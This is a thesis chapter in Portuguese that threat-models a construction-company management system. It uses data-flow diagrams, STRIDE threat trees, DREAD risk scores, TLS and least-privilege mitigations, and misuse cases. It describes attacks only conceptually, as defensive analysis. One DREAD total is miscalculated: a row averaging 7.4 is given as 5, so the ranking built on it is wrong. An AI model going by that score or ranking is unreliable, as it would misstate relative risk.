A modelagem de ameaças, na Seção 2.5.1 há mais explicações sobre a modelagem de ameaças, é uma análise baseada em segurança que ajuda as profissionais de tecnologia a determinar os riscos de segurança e como os ataques podem se manifestar. Esse documento permite entender melhor o sistema estudado, pois decompõe o aplicativo em subprocessos. Também ajuda a encontrar *bugs* e são úteis nos testes de segurança (MICHAEL HOWARD, 2005). A seguir é apresentado a primeira etapa da modelagem de ameaças: Decomposição do aplicativo.

5.1.1 Decomposição do aplicativo

A primeira fase da modelagem de ameaça, de acordo com MICHAEL HOWARD (2005), é a decomposição do aplicativo. Essa fase consiste na divisão do mesmo em subsistemas com a finalidade de compreender a composição dele e o seu fluxo de dados no *software*. Para a decomposição do aplicativo foram utilizados os Diagrama de Fluxo de Dados (DFD). O primeiro diagrama apresentado é diagrama de contexto, de nível mais alto, só tem um processo e nenhum armazenamento de dados.

A Figura 5.1 apresenta o diagrama de contexto do sistema RRG Construções. Nele há o processo “Sistema RRG Construções” com os atores: gerente, administrador e funcionário que interagem com o sistema. Todos eles realizam solicitações de *Create, Read, Update e Delete (CRUD)* básicas e recebem um *feedback* das suas solicitações, por exemplo: “usuário cadastrado com sucesso”.

**Figura 5.1** Diagrama de Contexto

A Figura 5.2 representa o diagrama de nível 1. A sua diferença para o diagrama de contexto é o nível de detalhes. Na Figura 5.2 o processo “Sistema RRG Construção” é decomposto em vários processos, tais como: impõe políticas administrativas, acessa os dados, tratamento de solicitação de serviço do funcionário e gerente.

O ator Administrador solicita a inserção de um novo menu, no processo “Impõe políticas administrativas”. O novo menu é inserido para todos ou para um determinado usuário. Após a imposição da política, os dados são armazenados no “Dados da página principal”. Depois esses dados são inseridos no banco de dados no processo “Acessa os dados”.

O atores funcionário e gerente solicitam um serviço, essa solicitação é manipulada pelo processo “Trata solicitação de serviço do funcionário” e “Trata solicitação de serviço do gerente” que verificam o usuário no armazenamento de dados “Dados de autenticação”. Esse armazenamento de dados impõe as políticas administrativas criadas pelo administrador. Por fim, para finalizar a solicitação é passado para o processo “Acessa os dados” que fornece os dados solicitados.




Figura 5.2 Diagrama de nível 1

5.1.2 Determinação das ameaças do sistema

Após a identificação de componentes, na etapa anterior, são determinadas as ameaças que venham atacar esses componentes ou alvos de ameaças. Um método para determinação de fraquezas é a árvore de ameaças que tem como objetivo descrever os possíveis caminhos que um atacante pode tomar. Abaixo são mostradas as árvore de ameaças juntamente com suas categorias conforme a classificação STRIDE, (Seção 2.5.1).




Figura 5.3 Árvore de ameaça n. 1

A Figura 5.3 demonstra a primeira ameaça do tipo revelação de informação, de acordo com a classificação do STRIDE. O alvo da ameaça é a resposta da solicitação entre o funcionário ou gerente e o processo “Trata solicitação de serviço”, conforme apresentado na Figura 5.2. Essa ameaça ocorrerá porque o HTTP está desprotegido. O ataque é mais provável por meio de um usuário mal-intencionado que utiliza um analisador de protocolo, pois é mais barato e fácil de realizar. Outra forma seria por escutar o tráfego do roteador que pode acontecer de duas maneiras: comprometendo o roteador ou adivinhando a senha.




Figura 5.4 Árvore de ameaça n. 2

Na Figura 5.4, a ameaça: “Ganha informações de senha do usuário” é categorizada como revelação de informação. O alvo da ameaça são os “Dados de autenticação”, conforme apresentado na Figura 5.2. Essa ameaça poderá ocorrer de três formas: por meio da análise da conexão de autenticação, pelo comprometimento do banco de dados através de ataques externos ou pela utilização indevida por parte de usuários privilegiados. Uma outra possibilidade seria a execução de um *software* que captura senhas.




Figura 5.5 Árvore de ameaça n. 3

Na Figura 5.5, a ameaça: “Manipula dados do sistema” é categorizada como adulteração de informação. O alvo da ameaça são os “Dados do sistema”, conforme apresentado na Figura 5.2. Poderá acontecer por meio do comprometimento do banco de dados que se dá por conta de falhas de segurança ou falhas administrativas ¹. Também por meio da modificação de dados no processo de privilégio do administrador que diz respeito ao acesso a dados atualizados do sistema que percorrem desde a *console* administrativa ao processo “Impõe política administrativas”, conforme a Figura 5.2, e depois para o armazenamento de dados do sistema. Essa última ocorrerá se os dados estão desprotegidos. Daí o invasor pode capturá-los durante a sua circulação na rede.

¹Falha administrativa: é uma falha na lógica administrativa do sistema. Esta é responsável por manter todas as regras sobre quem pode fazer o que com os dados. Falha de segurança: é uma invasão que resulta em acesso não autorizado a dados.



Figura 5.6 Árvore de ameaça n. 4

Na Figura 5.6, a ameaça: “Eleva privilégios por meio do servidor *web*” é categorizada como elevação de privilégios. O alvo da ameaça é a “Solicitação de serviço do funcionário ou do gerente”, apresentada na Figura 5.2. Essa ocorre por meio da instalação de código malicioso que sucede através de falhas de segurança no servidor *web* ou erro do administrador que permite a um usuário não autorizado o carregamento de código malicioso.




Figura 5.7 Árvore de ameaça n. 5

Na Figura 5.7, a ameaça: “*Spoofing* do servidor *web*” é categorizada como *Spoofing* de identidade. O alvo da ameaça é a “Solicitação de serviço do funcionário ou do gerente”, apresentada na Figura 5.2. Essa ameaça sucede através da criação de uma máquina com o mesmo nome e derrubamento da mesma que se dá por meio do sequestro de DNS.



Figura 5.8 Árvore de ameaça n. 6

Na Figura 5.8, a ameaça: “Eleva privilégio ao de administrador” é categorizado como elevação de privilégio. O alvo da ameaça é o processo “Impõe políticas administrativas” que percorre o caminho de armazenamento de Dados do sistema ao processo “Acessa Dados”, apresentado na Figura 5.2. Pode ocorrer de três maneiras: comprometendo o banco de dados, escutando o tráfego na rede e falha na lógica da interface administrativa ².

²A lógica da interface administrativa é um componente no sistema estudado que determina o que é exibido na interface administrativa com o usuário. Ele determina as regras administrativas.

5.1.3 Classificação de ameaças

Após determinar as ameaças e criar suas árvores, é preciso classificar as ameaças mais importantes de acordo com o risco. Para isso, será utilizado o método *DREAD* descrito na Seção 2.5.1. O método *DREAD* atribui uma pontuação de 1 a 10 para dano potencial, reproduzibilidade, explorabilidade, usuários afetados e possibilidade de descoberta. Após isso, é tirado uma média das pontuações e classificado as ameaças em ordem decrescente sendo que, a partir de 9, a ameaça é considerada perigosa e deve ser resolvida rápido. Segue abaixo a classificação de ameaças, (Tabela 5.1):

Tabela 5.1 Tabela DREAD de ameaças

Ameaças	Dano Potencial	Reproduzibilidade	Explorabilidade	Usuários afetados	Possibilidade de ser descoberto	TOTAL
Vê dados confidenciais do sistema em trânsito	8	10	7	10	10	9
Ganha informações de senha do usuário	10	10	9	10	10	9,8
Manipula dados do sistema	10	5	5	10	10	8
Eleva privilégio por meio do servidor <i>web</i>	10	2	5	10	10	5
<i>Spoofing</i> do servidor <i>web</i>	10	2	2	8	10	6,4
Eleva privilégio ao de administrador	10	7	9	10	10	9.2

Portanto, de acordo com a Tabela 5.1, a classificação se dá da seguinte forma: a ameaça “Ganha informações de senha” está em primeiro lugar, pois recebeu o total de 9,8 sendo considerada de alto risco. Em segundo lugar está a ameaça de “Eleva privilégio ao de administrador”, pois recebeu a pontuação de 9,2. Terceiro lugar está a ameaça “Vê dados confidenciais em trânsito”, pois recebeu pontuação de 9. Quarto lugar está a ameaça de “Manipula dados do sistema” com pontuação de 8. Quinto lugar é para a ameaça de “*Spoofing* do servidor *web*” com pontuação de 6,4. Por fim, o sexto lugar é para a ameaça de “Eleva de privilégio por meio do servidor *web*” que recebeu pontuação de 5.

5.1.4 Atenuação

Nesta etapa será determinado como lidar com as ameaças apresentadas. Na Tabela 5.2 são apresentadas soluções em forma de tecnologias ou técnicas de segurança. Apesar dessas soluções exigirem mais trabalho por parte dos desenvolvedores, elas mitigam adequadamente as ameaças em potenciais.

Tabela 5.2 Tabela de atenuações

Ameaças	Técnicas e Tecnologias
Vê dados confidenciais do sistema em trânsito	Utilizar SSL/TLS, (Seção 2.3.1), para criptografar o canal de comunicação.
Ganha informações de senha do usuário	Criptografia e validação de dados
Manipula dados do sistema	Proteger os dados trafegados na rede com SSL/TLS. A tecnologia SSL/TLS é uma boa alternativa porque ela fornece códigos de autenticação de mensagens para detectar ataques baseados em adulteração de dados
Eleva privilégio por meio do servidor <i>web</i>	Executar o processo seguindo as diretrizes do menor privilégio.
<i>Spoofing</i> do servidor <i>web</i>	Utilizar SSL/TLS permitindo que o <i>software</i> cliente autentique o servidor.
Eleva privilégio ao de administrador	Executar com o menor privilégio e utilize SSL/TLS no canal de comunicação.

5.2 Diagrama de casos de mau uso e casos de abuso

Segundo ALEXANDER (2003) o diagrama de casos de mau uso consiste em um caso de uso do ponto de vista de um usuário mal intencionado. Esses diagramas são de grande importância durante a construção do sistema, conforme ALEXANDER (2003) diz: "Empregar casos de uso indevido para modelar e analisar cenários em sistemas pode melhorar a segurança ajudando a mitigar ameaças". Diante disso, são apresentados a seguir os diagramas do *software* estudado RRG Construções.

Basicamente os diagramas apresentados demonstram os diagramas de casos de uso à esquerda e os casos de mau uso à direita. Por exemplo, na Figura 5.9 há dois atores: funcionário e gerente. O funcionário possui permissões de cadastrar, listar e alterar os clientes no sistema, enquanto que, somente o gerente tem a permissão de excluir os clientes. No lado direito há o caso de uso indevido no qual o funcionário poderia burlar a autenticação do sistema, esta é a primeira ameaça. A mitigação seria implementar uma autenticação de dois fatores, mas há uma segunda ameaça: a injeção de *SQL* na área de *login*, a mitigação para essa ameaça é a validação de dados.




Figura 5.9 Diagrama de mau uso do diagrama manter cliente

Nas Figuras 5.10, 5.11, 5.12, que ilustram os diagramas de mau uso relativos às ações de manter contrato, manter pagamentos e manter imóveis, há dois atores: funcionário e gerente, sendo que o funcionário possui permissões de cadastrar, listar e alterar os contratos no sistema, enquanto que, somente o gerente tem a permissão de excluir os contratos. No lado direito há o caso de uso indevido no qual o funcionário poderia burlar a autenticação do sistema, esta seria a primeira ameaça. A mitigação seria implementar uma autenticação de dois fatores, entretanto a segunda ameaça para essa mitigação seria a adulteração de dados, a mitigação para essa ameaça seria a assinatura digital que garante integridade.




Figura 5.10 Diagrama de mau uso do diagrama manter contrato




Figura 5.11 Diagrama de mau uso do diagrama manter folha de pagamento

